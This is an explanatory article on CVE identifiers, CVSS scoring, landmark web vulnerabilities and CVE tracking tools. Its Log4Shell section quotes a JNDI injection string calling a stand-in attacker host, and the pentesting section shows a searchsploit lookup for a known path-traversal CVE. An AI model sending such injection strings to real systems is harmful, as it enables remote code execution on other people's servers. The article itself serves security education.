What a CVE actually is
CVE stands for Common Vulnerabilities and Exposures. It's a standardised identifier for publicly known security vulnerabilities. Each CVE gets a unique ID in the format CVE-YEAR-NUMBER - for example, CVE-2021-44228 is Log4Shell. The year tells you when it was assigned (not necessarily when it was discovered or patched), and the number is just a sequential counter.
The CVE system is managed by MITRE Corporation under a US government contract. The actual database is maintained by NIST at the National Vulnerability Database (NVD) - that's where you'll find the full descriptions, affected versions, and CVSS scores.
What a CVE is not: it's not a proof-of-concept exploit, not a patch, and not a complete technical analysis. It's a reference identifier that lets everyone - vendors, security teams, scanners, researchers - talk about the same vulnerability without ambiguity.
How a CVE gets assigned
Not everyone can create a CVE. They're assigned by CVE Numbering Authorities (CNAs). There are hundreds of CNAs now - major software vendors like Microsoft, Google, and Apple are CNAs for their own products. So when Google finds a Chrome bug, they assign the CVE themselves. For vulnerabilities in products without a dedicated CNA, MITRE handles assignment directly.
Bug bounty researchers and security firms can request CVE assignment after responsible disclosure and vendor confirmation. The process usually takes a few weeks - or much longer if the vendor is slow to respond.
CVSS scoring - what those numbers actually mean

Every CVE in the NVD gets a CVSS score, currently on version 3.1 (CVSSv3.1). The score runs 0.0 to 10.0 and is calculated from a base vector string like:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:HThat's Log4Shell. Breaking it down: AV:N means network-accessible, AC:L means low attack complexity, PR:N means no privileges required, UI:N means no user interaction, S:C means scope changed (can affect other components), and C/I/A all High means full confidentiality, integrity, and availability impact. Combined: 10.0 - maximum severity.
The CVSS score has real limitations though. It's a base score that doesn't account for whether a patch exists, whether exploit code is public, or how exposed your specific deployment is. A 9.8 CVSS on a service you don't run is less urgent than a 6.5 on something internet-facing with no auth.
Web security CVEs worth knowing
Some CVEs have become landmarks in web security. Understanding these isn't just trivia - they illustrate entire vulnerability classes.
CVE-2021-44228 - Log4Shell
Remote code execution via JNDI injection in Apache Log4j2. Triggered by logging attacker-controlled input containing a ${jndi:ldap://attacker.com/a} string. Affected virtually every Java application logging with Log4j 2.x. CVSS 10.0. The reason it was so catastrophic: logging frameworks process input you'd never think to sanitise - HTTP headers, user-agents, form fields. The attack surface was enormous.
CVE-2017-5638 - Apache Struts2 (Equifax breach)
Remote code execution via Content-Type header in the Jakarta Multipart parser. Sending a malformed Content-Type caused the Struts2 framework to execute arbitrary OGNL expressions. CVSS 10.0. The reason you know about this one: it was exploited in the Equifax breach, compromising 147 million records. The patch existed for months before the breach - patch management failure, not zero-day.
CVE-2022-22965 - Spring4Shell
Data binding vulnerability in Spring Framework. An attacker with Java 9+ could bind HTTP request parameters to internal class properties, achieving RCE. Got a lot of hype initially due to superficial similarity to Log4Shell, but exploitation required specific conditions (JDK 9+, deployed as WAR on Tomcat). CVSS 9.8, but real-world impact was narrower.
CVE-2019-11043 - PHP-FPM RCE
A bug in PHP-FPM when combined with specific nginx configurations. A crafted URL with %0a characters could manipulate the PATH_INFO environment variable and trigger RCE. Real-world impact was limited to specific nginx + PHP-FPM configurations but it's a good example of how environment configuration shapes exploitability.
How to track CVEs for your projects
There are a few practical approaches depending on your context.
For dependency scanning: Trivy, Grype, and Snyk all cross-reference your package manifest against CVE databases automatically. Running Trivy as a CI pipeline step gives you CVE reports on every build. Trivy's --ignore-unfixed flag filters to only CVEs with available patches - otherwise you're blocking builds on issues with no fix yet.
For staying current: the NVD RSS feed is too noisy for most people. More useful: subscribe to CVE feeds for specific software you use, follow vendor security advisories directly, and set up GitHub Dependabot on your repos. For high-severity web CVEs, Twitter/X security researchers often post working PoCs within hours of disclosure - useful for urgency assessment.
For pentesting and bug bounty: CVE databases are directly useful for identifying known-vulnerable versions. If you find a server running Apache 2.4.49, check the NVD - CVE-2021-41773 is a path traversal/RCE that made a lot of bug bounty hunters very happy. searchsploit on Kali cross-references ExploitDB by CVE:
searchsploit CVE-2021-41773CVE vs vulnerability - the distinction that matters
Not every vulnerability has a CVE. CVEs exist for publicly disclosed vulnerabilities in products used by multiple organisations. Vulnerabilities you find in custom web apps during a pentest don't get CVEs - they get a finding in your report. Vulnerabilities in open-source libraries that maintainers silently fix without disclosure sometimes get CVEs retroactively, sometimes never.
When you're doing web application pentesting, most of what you find is application-specific (broken auth, IDOR, injection in custom queries) - those won't have CVEs. CVEs are most relevant when you're exploiting known-vulnerable versions of frameworks, libraries, or server software.
Bottom line
CVEs are a reference system, not a vulnerability database in the intelligence sense. They're useful for: identifying known-vulnerable components during pentests, tracking patch urgency, communicating findings with vendors in a standard format, and understanding the historical vulnerability landscape for a technology. Learning to read CVE entries, parse CVSS vectors, and find associated PoC code is a core skill - it's one of the first things you do when you discover a potentially-vulnerable component on an engagement.